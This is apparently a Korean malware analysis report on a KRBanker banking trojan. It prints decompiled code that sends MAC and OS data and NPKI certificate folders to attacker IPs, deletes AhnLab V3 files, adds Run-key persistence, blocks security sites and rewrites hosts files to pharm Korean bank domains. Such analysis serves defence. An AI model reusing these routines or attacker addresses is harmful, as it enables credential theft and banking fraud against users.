ss.exe 파일은 NSIS(Nullsoft Scriptable Install System) 파일 형식으로 이루어져 있으며, 파일 내부에는 Install.exe, Config.ini 이라는 파일명으로 2개의 악성파일이 압축되어 있다. 아래의 그림과 같이 ss.exe 파일은 특정 폴더(C:\MinerCache)에 파일을 생성하고 Install.exe를 동작시킨다.



[그림 2] ss.exe 파일 내부 화면

-악성파일(Install.exe)

파일정보

Detection Name	File Name	MD5	Size(Byte)
Spyware.PWS.KRBanker.Q	Install.exe	3CD4F26EF41137E3CB742FB93C8EEBFF	41,072

Install.exe 파일은 암호화된 Config.ini 파일을 Decode하고, 실행시키는 역할을 수행한다.

Config.ini 파일 유무 확인

Install.exe 파일이 최초 실행되면 Config.ini 파일의 존재 여부를 확인한다.

```
strrchr(&Filename, 92)[1] = 0;
strcat(&Filename, "Config.ini");
if ( PathFileExistsA(&Filename) )            // Config.ini 파일이 있는지 확인
{
```

[그림 3] Config.ini 파일 존재 여부 확인 코드 화면

Config.ini 파일이 없으면 특정 메시지를 사용자에게 보여주고 종료한다. 만일 파일이 존재할 경우, Config.ini 파일의 내용을 읽어 Decode루틴을 시작한다.

[그림 4] Config.ini 파일이 존재하지 않을 시 사용자에게 보여주는 팝업 메시지

Config.ini 파일 Decode

Install.exe 파일과 같이 존재했던 Config.ini 파일은 아래의 그림과 같이 암호화된 데이터로 이루어져 있다.

OFFSET	00 01 02 03 04 05 06 07	08 09 0A 0B 0C 0D 0E 0F
00000000	96 DD 58 64 CB 64 C8 64	CC 64 C8 64 C7 63 C8 64
00000010	80 64 C8 64 C8 64 C8 64	08 64 C8 64 C8 64 C8 64
00000020	C8 64 C8 64 C8 64 C8 64	C8 64 C8 64 C8 64 C8 64
00000030	C8 64 C8 64 C8 64 C8 64	C8 64 C8 64 C0 64 C8 64
00000040	D6 83 82 72 C8 18 D1 31	E9 1C C9 B0 95 85 1C CC
00000050	31 D7 E8 D4 3A D3 2F D6	29 D1 E8 C7 29 D2 36 D3
00000060	3C 84 2A C9 E8 D6 3D D2	E8 CD 36 84 0C B3 1B 84
00000070	35 D3 2C C9 F6 71 D5 6E	EC 64 C8 64 C8 64 C8 64
00000080	E5 90 44 C1 21 B1 DA 72	21 B1 DA 72 21 B1 DA 72
00000090	EA B5 E6 72 23 B1 DA 72	9F A9 15 72 20 B1 DA 72
000000A0	62 A6 17 72 23 B1 DA 72	A2 A9 17 72 13 B1 DA 72
000000B0	A2 B5 E4 72 27 B1 DA 72	79 B6 E0 72 25 B1 DA 72
000000C0	21 B1 DB 72 49 B1 DA 72	79 B6 E1 72 1A B1 DA 72
000000D0	A9 AF DC 72 20 B1 DA 72	79 B6 DE 72 19 B1 DA 72
000000E0	1A CD 2B CC 21 B1 DA 72	C8 64 C8 64 C8 64 C8 64
000000F0	C8 64 C8 64 C8 64 C8 64	18 A9 C8 64 14 65 CE 64
00000100	01 90 F5 B9 C8 64 C8 64	C8 64 C8 64 A8 64 D6 85


[그림 5] Config.ini 암호화된 데이터 화면

Install.exe 파일에서 Config.ini 파일을 읽어 특정 패턴에 따라 암호화된 데이터를 Decode시킨다. Decode는 Byte Offset이 짝수면 0x64를 빼고, 홀수면 0x38을 더하는 방식을 사용한다.

```
{
  v1 = (int)operator new(0x4B000u);
  memset((void *)v1, 0, 0x4B000u);
  func_read_config_ini(v1, &Filename, (int)&v9);// Config.ini File Read
  for ( i = 0; i < v9; ++i )                    // Config.ini Decode Logic
  {
    v3 = *(_BYTE *)(i + v1);
    if ( i % 2 )
      v4 = v3 - 0x64;
    else
      v4 = v3 + 0x38;
    *(_BYTE *)(i + v1) = v4;
  }
```


[그림 6] Config.ini 파일 Decode로직 코드 화면

아래의 그림은 Decode 1차 후 원본과 비교한 내용이다.



[그림 7] Config.ini 원본 데이터와 Decode 데이터 비교 화면


Decode 1차 데이터 내용을 살펴보면, 처음의 시그니쳐가 PE 시그니쳐가 아닌 것을 확인할 수 있다. 그러나 파일 실행 전 처음 2Byte를 4D(M), 5A(Z)로 수정한다.



[그림 8] Deocde 후 PE Signature 수정된 화면

Decode Config.ini 실행

Decode된 Config.ini 데이터는 PE파일(DLL) 형태를 가지고 있으며 특정 메모리 공간에 올려진 이후에 강제로 DllEntryPoint와 CTInit 함수를 동작시킨다.



[그림 9] 메모리에 올라간 decode Config.ini 주소로 이동하는 코드 화면

-악성파일(Config.ini)

파일정보

Detection Name	File Name	MD5	Size(Byte)
Non PE File	Config.ini	6800446FD62E19CF4ADCCC3D3187A33A	106,496

Config.ini 파일의 주요 행위는 사용자 정보 전달, 백신 프로그램 체크, Hosts변조, C&C 통신, 레지스트리 수정 등의 악성 행위를 수행한다.
※ 파일정보는 원본 Config.ini의 내용이며, 파일 분석은 Decode된 상태에서 진행되었음

Setting.xml 파일 유무 확인

특정 뮤텍스(pldofjxu0)와 Setting.xml 파일의 유무에 따라 실행 흐름 경로(경로1, 경로2)가 달라진다. 우선 뮤텍스가 존재하고 Setting.xml 파일이 없다면 [경로 1]의 흐름을 따라 자신을 삭제하고 종료한다.

```
func_privilege(Name, 1);
v0 = CreateMutexA(0, 1, aPldofjxu0);          // Mutex Name : pldofjxu0
v1 = GetLastError();
if ( v1 == 0xB7 || v1 == 5 )                  // Mutex가 이미 존재할 경우
{
  ReleaseMutex(v0);
  CloseHandle(v0);
  if ( !wrap_PathFileExistsA((int)&Setting_xml) )// Setting.xml 파일이 없으면 self delete
    func_self_delete();
}
else
{
  ReleaseMutex(v0);
  CloseHandle(v0);
  if ( wrap_PathFileExistsA((int)&Setting_xml) )// Setting.xml 이 존재하면 리턴
    return 0;
```

[그림10] 경로 1: 뮤텍스 확인 및 Setting.xml 파일 유무 확인 코드 화면

반면, 뮤텍스 생성에 성공하였지만 Setting.xml 파일이 없는 경우 사용자 정보를 전달하고 파일을 이동 및 생성시키는 [경로 2]의 로직을 따른다. 사용자의 MAC Address와 OS 정보를 가져와 Encode하고 특정 주소로 접속을 시도한다.

```
v1 = (int)operator new(0x84u);
v12 = v1;
v13 = 0;
if ( v1 )
  v2 = func_get_macaddress(v1);             // MAC Address
else
  v2 = 0;
v13 = -1;
strcpy(byte_100172D8, (const char *)(v2 + 68));
if ( v2 )
  (**(void (__thiscall ***)(_DWORD, _DWORD))v2)(v2, 1);
v8 = 0;
memset(&v9, 0, 0x7Cu);
v10 = 0;
v11 = 0;
func_get_version(&v8);                      // OS Version
Str = 0;
memset(&v5, 0, 0x3FCu);
v6 = 0;
v7 = 0;
wrap_wvsprintfA((int)&Str, (int)aSNullSS, (unsigned int)byte_100172D8);// 000123456789|NULL|Win XP SP3|20120415
                                            // [MACADDRESS]|NULL|[OS 정보]|20120415
func_encode(&Str);                          // base64 + toupper + tolower
wrap_wvsprintfA((int)&Str, (int)aSDo_asp_search, (unsigned int)aHttp174_139_21);//
                                            // http://174.139.211.12:801//do.asp?search=ndaWq2i5rundmtK0Fe5vteX8v2LUifHqifnqm3WYmdeYmdqXnq@@
LOBYTE(v0) = func_execute_ie(&Str, 0);      // iexplore 의 경로를 구해와 위의 주소를 파라미터로 동작시킴
```

[그림 11] 경로 2: 사용자 정보를 외부로 유출시키는 코드 화면

감염된 시스템 'C:\' 하위에 랜덤 폴더명을 생성하고 'Config.ini', 'Install.exe', 'Setting.xml' 파일을 생성 및 이동시킨다. 이동시킨 이후에는 이름이 변경된 Install.exe를 동작시키고 자신은 종료한다.
ex) 랜덤 폴더명 : 2X74D2V11UE1PDUM, 랜덤 파일명 : Tddcs.exe

이름이 변경된 랜덤 파일명이 다시 동작할 시 악성코드 제작자가 원하는 실제 악성행위들이 시작된다.

```
wrap_CreateDirectoryA_1((unsigned int)&FileName, 0);// C:₩[랜덤] 폴더 생성
Sleep(0x64u);
SetFileAttributesA(&FileName, 2u);          // 폴더에 HIDDEN 속성추가
wsprintfA(&Setting_xml, aSSetting_xml, &FileName);
wsprintfA(&Config_ini, aSConfig_ini, &FileName);
MoveFileA(&Str, &Config_ini);               // Config.ini 랜덤 폴더로 이동
v35 = 0;
v36 = wrap_CreateFile(&Setting_xml, GENERIC_WRITE, 3u, 0, OPEN_ALWAYS, FILE_ATTRIBUTE_NORMAL, 0);
wrap_SetFilePointer(v36, 0, 0, 2u);
wrap_WriteFile(v36, aXmlXml, 0xCu, (DWORD *)&v35, 0);// Setting.xml 파일에 <XML></XML> 기록
wrap_CloseHandle(v36);
wrap_GetModuleFileName(0, &ExistingFileName, 0x104u);
rand();
rand();
rand();
rand();
rand();
wrap_wvsprintfA((int)&v17, (int)aSCCCCC_exe, (unsigned int)&FileName);
MoveFileExA(&ExistingFileName, &v17, 1u);   // 랜덤한 이름으로 자신(Install.exe) 이동
wrap_CopyFileA(&ExistingFileName, &v17, 0);
Sleep(0x1388u);
memset(&Dst, 0, 0x44u);
v32 = (int)aWinsta0Default;
v33 = 5;
wrap_CreateProcess(0, (int)&v17, 0, 0, 0, 32, 0, 0, (int)&Dst, (int)&v34);// 이동한 자신을 다시 동작 시킴
```

[그림 12] 폴더생성 및 파일생성 실행 코드 화면

보안 프로그램 삭제

레지스트리 경로를 추적하여 특정 보안 제품의 파일삭제를 시도한다.

```
v0 = (int)func_decode_base64(aU09gvfdbukvcqw);// SOFTWARE\AhnLab\V3Lite
func_get_registry_data(0x80000002, v0, (int)aInstallpath, 1, &Dest, 0, 260, 0);
wsprintfA(&FileName, aSAsdsvc_exe, &Dest);    // ASDSvc.exe
DeleteFileA(&FileName);
memset(&FileName, 0, 0x104u);
wsprintfA(&FileName, aSV3lite_exe, &Dest);    // V3Lite.exe
DeleteFileA(&FileName);
return DeleteFileA(::FileName);
```

[그림 13] 보안 프로그램 특정 파일 삭제 코드

다수의 스레드 생성

10개의 스레드 로직이 존재하며, 각 스레드는 다음과 관련된 동작을 수행한다.

Thread1	자동 시작을 위한 레지스트리 등록
Thread2	사용자 정보 유출 및 C&C 통신
Thread3	공인인증서 폴더 유출
Thread4	DNS Cache Table 초기화 (VISTA 이상 동작)
Thread5	파밍 도메인 접속 체크 및 보안회사 도메인 접속 차단 (VISTA 이상 동작)
Thread6	사용자 프로세스 목록 저장 (VISTA 이하 동작)
Thread7	백신 프로세스 체크 및 hosts & hosts.ics 생성 및 수정
Thread8	특정 레지스트리 값 삭제(svchsot.exe)
Thread9	파밍 IP 업데이트를 위한 사이트 접속 (1)
Thread10	파밍 IP 업데이트를 위한 사이트 접속 (2)


```
CreateThread(0, 0, (LPTHREAD_START_ROUTINE)thread1, 0, 0, 0);
::Sleep(0x3E8u);
WSAStartup(0x202u, &WSAData);
CreateThread(0, 0, (LPTHREAD_START_ROUTINE)thread2, dword_1001736C, 0, 0);
CreateThread(0, 0, (LPTHREAD_START_ROUTINE)thread3, 0, 0, 0);
::Sleep(0xBB8u);
v4 = 0;
v5 = 0;
v6 = 0;
v7 = 0;
v8 = 0;
v9 = 0;
if ( func_get_version(&v4) >= 5 )
{
  CreateThread(0, 0, (LPTHREAD_START_ROUTINE)thread4, 0, 0, 0);
  Sleep = ::Sleep;
  ::Sleep(0xBB8u);
  CreateThread(0, 0, (LPTHREAD_START_ROUTINE)thread5, 0, 0, 0);
}
else
{
  CreateThread(0, 0, (LPTHREAD_START_ROUTINE)thread6, 0, 0, 0);
  Sleep = ::Sleep;
}
func_delete_v3();
CreateThread(0, 0, (LPTHREAD_START_ROUTINE)thread7, 0, 0, 0);
Sleep(0xEA60u);
CreateThread(0, 0, (LPTHREAD_START_ROUTINE)thread8, 0, 0, 0);
Sleep(0x927C0u);
CreateThread(0, 0, (LPTHREAD_START_ROUTINE)thread9, 0, 0, 0);
Sleep(0x493E0u);
CreateThread(0, 0, (LPTHREAD_START_ROUTINE)thread10, 0, 0, 0);
Sleep(0xFFFFFFFF);
while ( 1 )
  Sleep(0x36EE80u);
```


[그림 14] 다수의 스레드 생성 코드 화면

자동 시작을 위한 레지스트리등록

감염된 사용자 PC가 재부팅 시 자동 실행될 수 있도록 특정 레지스트리 값에 자신을 추가한다.

```
v3 = 0;
memset(&v4, 0, 0x100u);
v5 = 0;
v6 = 0;
wrap_GetShortPathNameA(byte_1001708C, &v3, 260);
v0 = func_decode_base64("U29mdHdhcmVcXE1pY3Jvc29mdFxcV2luZG93c1xcQ3VycmVudFZlcnNpb25cXFJ1bg==");
// Decode Stating : Software\\Microsoft\\Windows\\CurrentVersion\\Run
wrap_RegCreateKeyExA(HKEY_CURRENT_USER, v0, 0, "REG_SZ", 0, 983103, 0, &v8, &v7);
v1 = strlen(Filename);
warp_RegSetValueExA(v8, "TFM0N", 0, 1, Filename, v1 + 1);
return warp_RegCloseKey(v8);
```

[그림 15] 레지스트리 등록을 위한 코드 화면



[그림 16] 실제 등록된 Run 레지스트리 화면

사용자 정보 유출 및 C&C 통신

사용자 정보(CPU, OS 정보, Memory, OS 언어정보)를 C&C 서버(98.126.240.114:3201)에 전달하고 통신한다.

```
sub_1000A63F(v1, 75);
sub_1000A9E6(&buf);                             // CPU, 메모리등 유저정보
sub_1000A48A((int)&buf, 488, -38);
if ( send(v1, &buf, 488, 0) != -1 )             // 98.126.240.114:3201
{
  if ( v1 == -1 )
```

[그림 17] 사용자 정보와 C&C 주소 코드 화면

사용자 정보 이외에도 C&C 오퍼의 명령에 따라 재부팅, 윈도우 종료, 추가 악성코드 다운로드 및 실행, lang.ini 파일 생성 등의 명령어 동작이 존재한다.

```
        if ( Dst != 0x400000 )
          break;
        sub_1000AB54((int)aSeshutdownpriv, 1);
        v4 = 6;                                 // reboot
LABEL_24:
        wrap_ExitWindowsEx(v4, 0);
      }
      if ( Dst == 0x800000 )                    // Power Off
      {
        sub_1000AB54((int)aSeshutdownpriv, 1);
        v4 = 12;
        goto LABEL_24;
      }
      switch ( Dst )
      {
        case 0x2000000u:
          InterlockedExchange(&Target, 1);
          break;
        case 0x4000000u:                        // Download File and Execute!
          if ( !*((_DWORD *)lpThreadParameter + 69) )
          {
            if ( strstr(&Str, aZip) )
              CreateThread(0, 0, (LPTHREAD_START_ROUTINE)sub_1000BA3F, &Str, 0, 0);
            else
              func_download_execute((int)&Str);
          }
          break;
        case 0x8000000u:                        // lang.ini 생성
          func_create_lang_ini(&Str);
          break;
      }
```

[그림18] C&C 명령어 코드 화면

공인인증서 폴더 유출

공인인증서 탈취를 위해 특정 경로에 'NPKI'문자열이 존재할 경우 해당 폴더를 랜덤 이름으로 복사한 후 압축하여 특정 서버(98.126.240.115:805/u.php)로 전송한다.

```
while ( FindNextFileA(hFindFile, &FindFileData) )// Program Files₩*.*
{
  if ( FindFileData.cFileName[0] != 46 && FindFileData.dwFileAttributes & 0x10 )
  {
    Str = 0;
    memset(&v53, 0, 0x100u);
    v54 = 0;
    v55 = 0;
    lstrcpyA(&Str, lpString2);
    lstrcatA(&Str, String2);
    lstrcatA(&Str, FindFileData.cFileName);
    if ( strcmpi(dword_1001736C + 256, FindFileData.cFileName) )// NPKI 문자열
```

[그림 19] 특정 폴더에서 'NPKI' 문자열 검색 코드 화면

운영체제 버전에 따른 악성행위

감염된 사용자 PC의 운영체제를 구분하여 Windows Vista를 기준으로 그 이후와 이전에 따라 악성행위가 달라진다.

```
if ( v8 == 5 )
{
  if ( v9 || (v1 = 2, strcpy(&Dest, "2000"), v8 == 5) )
  {
    if ( v9 != 1 || (v1 = 3, strcpy(&Dest, "XP"), v8 == 5) )
    {
      if ( v9 != 2 )
        goto LABEL_17;
      v1 = 4;
      strcpy(&Dest, "2003");
    }
  }
}
if ( v8 == 6 )
{
  if ( v9 || (v1 = 5, strcpy(&Dest, "Vista"), v8 == 6) && (v9 || (v1 = 6, strcpy(&Dest, "2008"), v8 == 6)) )
  {
    if ( v9 == 1 )
    {
      v1 = 7;
      strcpy(&Dest, "7");
    }
  }
```

[그림 20] 사용자 PC의 운영체제 버전을 체크하는 코드 화면

DNS Cache Table 초기화 (VISTA 이상 동작)

Ipconfig flushdns 명령어를 통해 DNS Cache Table을 초기화시킨다.

```
1000E627
1000E627                        loc_1000E627:           ; LPCSTR
1000E627 68 F0 57 01 10         push    offset dword_100157F0
1000E62C 68 E4 57 01 10         push    offset cp       ; "127.0.0.1"
1000E631 6A 00                  push    0               ; Str
1000E633 E8 1F E4 FF FF         call    func_network_info
1000E638 83 C4 0C               add     esp, 0Ch
1000E63B 6A 00                  push    0               ; uCmdShow
1000E63D 68 78 63 01 10         push    offset aCmd_exeCIpconf ; "cmd.exe /c ipconfig /flushdns"
1000E642 FF 15 38 F1 00 10      call    ds:WinExec
1000E648 E9 79 FF FF FF         jmp     loc_1000E5C6
1000E648                        thread4 endp
1000E648
```

[그림 21] DNS Cache Table 초기화 코드 화면

파밍 도메인 접속 체크 및 보안회사 도메인 접속 차단 (VISTA 이상 동작)

감염된 PC에서 사용자가 특정 사이트에 접속 시, 자신이 가지고 있는 도메인 리스트 목록과 비교하여 리스트에 존재하는 목록일 경우에는 악성 파밍 주소로 접속시킨다. 또한 사이트 도메인에 보안제품 회사명이 존재하면 접속을 차단한다. 접속을 차단하는 도메인 문자열은 'alyac', 'ahnlab', 'v3lite'이다.

```
if ( v1 == -1 )
{
  v14 = "recv error!";
  goto LABEL_8;
}
if ( !v1 )
{
  v16 = "iRecv=0";
  goto LABEL_27;
}
memset(&v30, 0, 0x41u);
sub_10009442((int)&Dst, v2, &v30);
v36 = StrStrIA(
        "shinhan.com|www.shinhan.com|search.daum.net|search.naver.com|kisa.kbstcr.com|kisa.shinhcn.com|kisa.ibk.co.kr|kisa.kab.co
        &v30);
v53 = 0;
if ( !v36 && (StrStrIA(&v30, "alyac") || StrStrIA(&v30, "ahnlab") || StrStrIA(&v30, "v3lite")) )
  v53 = 1;
```

[그림 22] 감시 대상 도메인 리스트와 차단 대상 도메인 리스트 화면

사용자 프로세스 목록 저장 (VISTA 이하 동작)

현재 동작 중인 악성파일의 경로에 lang.ini 파일에 기록되어 있는 주소(“http://”)로 접근을 시도한다.

```
wrap_wvsprintfA(&v5, "%s\\lang.ini", Str);
if ( wrap_PathFileExistsA(&v5) && (v9 = 0, v3 = wrap_CreateFile(&v5, 0x80000000u, 0, 0, 3, 128, 0), v3 != -1) )
{
  wrap_ReadFile(v3, Frequency, a2, &v9, 0);
  wrap_CloseHandle(v3);
  wrap_StrStrI(Frequency, (unsigned int)"http://");
  result = v4 != 0;
```


[그림 23] Lang.ini 파일 내부 확인 코드 화면

해당 파일이 존재하지 않을 경우 특정 주소로 접속을 시도한다. 이 행위는 10분마다 반복해서 동작한다.

```
v1 = operator new(0x80000u);                  // 10분마다 반복
while ( 1 )
{
  v9 = 0;
  memset(&v10, 0, 0x3FCu);
  Frequency[0] = 0;
  v11 = 0;
  v12 = 0;
  memset(&Frequency[1], 0, 0xFCu);
  *(_WORD *)&Frequency[253] = 0;
  Frequency[255] = 0;
  if ( func_check_lang_ini((unsigned int)Frequency, 256) )// lang.ini 체크
    v2 = Frequency;
  else
    v2 = (char *)dword_1001736C + 128;
  wrap_wvsprintfA(&v9, "%s", v2);
  memset(v1, 0, 0x80000u);
  v3 = func_InternetOpen(&v9, v1, 0x80000u);  // http://98.126.240.115:805/php.php
```

[그림 24] Lang.ini 파일이 없을 경우 서버로 접속하는 코드 화면

서버 접속 시도 후, 감염된 사용자 PC의 프로세스 목록과 Hosts 파일의 변경 사항을 저장한다. 프로세스 목록은 WMI Query를 통해 체크하며 C:\M.txt 파일에 리스트를 저장한다.



[그림 25] 사용자의 프로세스 정보와 시간이 기록된 텍스트 파일 내부 화면

Hosts 파일의 변경 사항은 Hosts 파일 내부의 IP를 확인하여 'Unknown IP', 'NewIP', 'OldIP'로 구분되어 C:\1.txt 파일에 저장된다.

```
if ( v5 > 0x10 )
{
  v7 = "Unknown IP";
}
else
{
  v6 = strcmp(byte_10017298, (const char *)v1);
  v8 = v1;
  if ( v6 )
  {
    wsprintfA(byte_10017298, "%s", v1);
    sub_10009000("c:WW1.txt", "NewIP", v1);
    sub_1000A300();
    goto LABEL_6;
  }
  v7 = "OldIP";
}
sub_10009000("c:WW1.txt", v7, v8);
```

[그림 26] 1.txt 파일 생성 코드 화면

[그림 27] Host파일의 변경사항 정보가 기록된 내부 화면

백신 프로세스 체크, hosts & hosts.ics 생성 및 수정

특정 백신 프로세스가 동작하고 있으면 Sleep으로 계속 대기한다.

```
v1 = (unsigned int)func_decode_base64(aQvneu3zjlmv4zq);// ASDSvc.exe
v2 = (unsigned int)func_decode_base64(aQvlsvfnydi5hew);// AYRTSrv.aye
while ( func_find_process(v1) || func_find_process(v2) )// Process 검사
  Sleep(0xEA60u);
```

[그림 28] 백신 프로세스 체크 코드 화면

특정 백신 프로세스가 확인되지 않을 경우 hosts & hosts.ics 파일을 생성하고 수정 작업을 시작한다.

```
    wsprintfA(Str1, aS_1, v5);
    Str = 0;
    memset(&v10, 0, 0xFFCu);
    v11 = 0;
    v12 = 0;
    sub_10009F01(&Str);                    // 변경 될 hosts 내용
    sub_1000921B(&Str, &Buffer);           // hosts 내용 덮어쓰기
    sub_1000921B(&Str, &Dest);             // hosts.ics 파일 생성 및 내용 쓰기
    strcmp(Str1, (const char *)v5);
  }
}
```

[그림 29] hosts & hosts.ics 파일 생성 및 수정 코드 화면

hosts & hosts.ics 파일에 수정할 내용은 아래와 같이 파일 내부에 담겨 있다.

shinhan.com | www.shinhan.com | search.daum.net | search.naver.com | kisa.kbstcr.com | kisa.shinhcn.com | kisa.ibk.co.kr | kisa.kab.co.kr | kisa.kfcc.co.kr.r | kisa.kbstor.com.r | KisA.nONGhuyp.coM.r | kisa.shinhon.com.r | kisa.wooribenk.com.r | kisa.honabenk.com.r | kisa.epostbenk.go.kr.r | kisa.idk.co.kr.r | kisa.kcb.co.kr.r | kisa.kfoc.co.kr.r | kisa.hanabenk.com.r | www.kbstar.com.r | www.nonghyup.com.r | www.shinhan.com.r | www.wooribank.com.r | www.hanabank.com.r | www.epostbank.go.kr.r | www.ibk.co.kr.r | www.idk.co.kr | www.keb.co.kr.r | www.kfcc.co.kr.r | BestLotto.co.kr | LottoRICH.Co.kr | 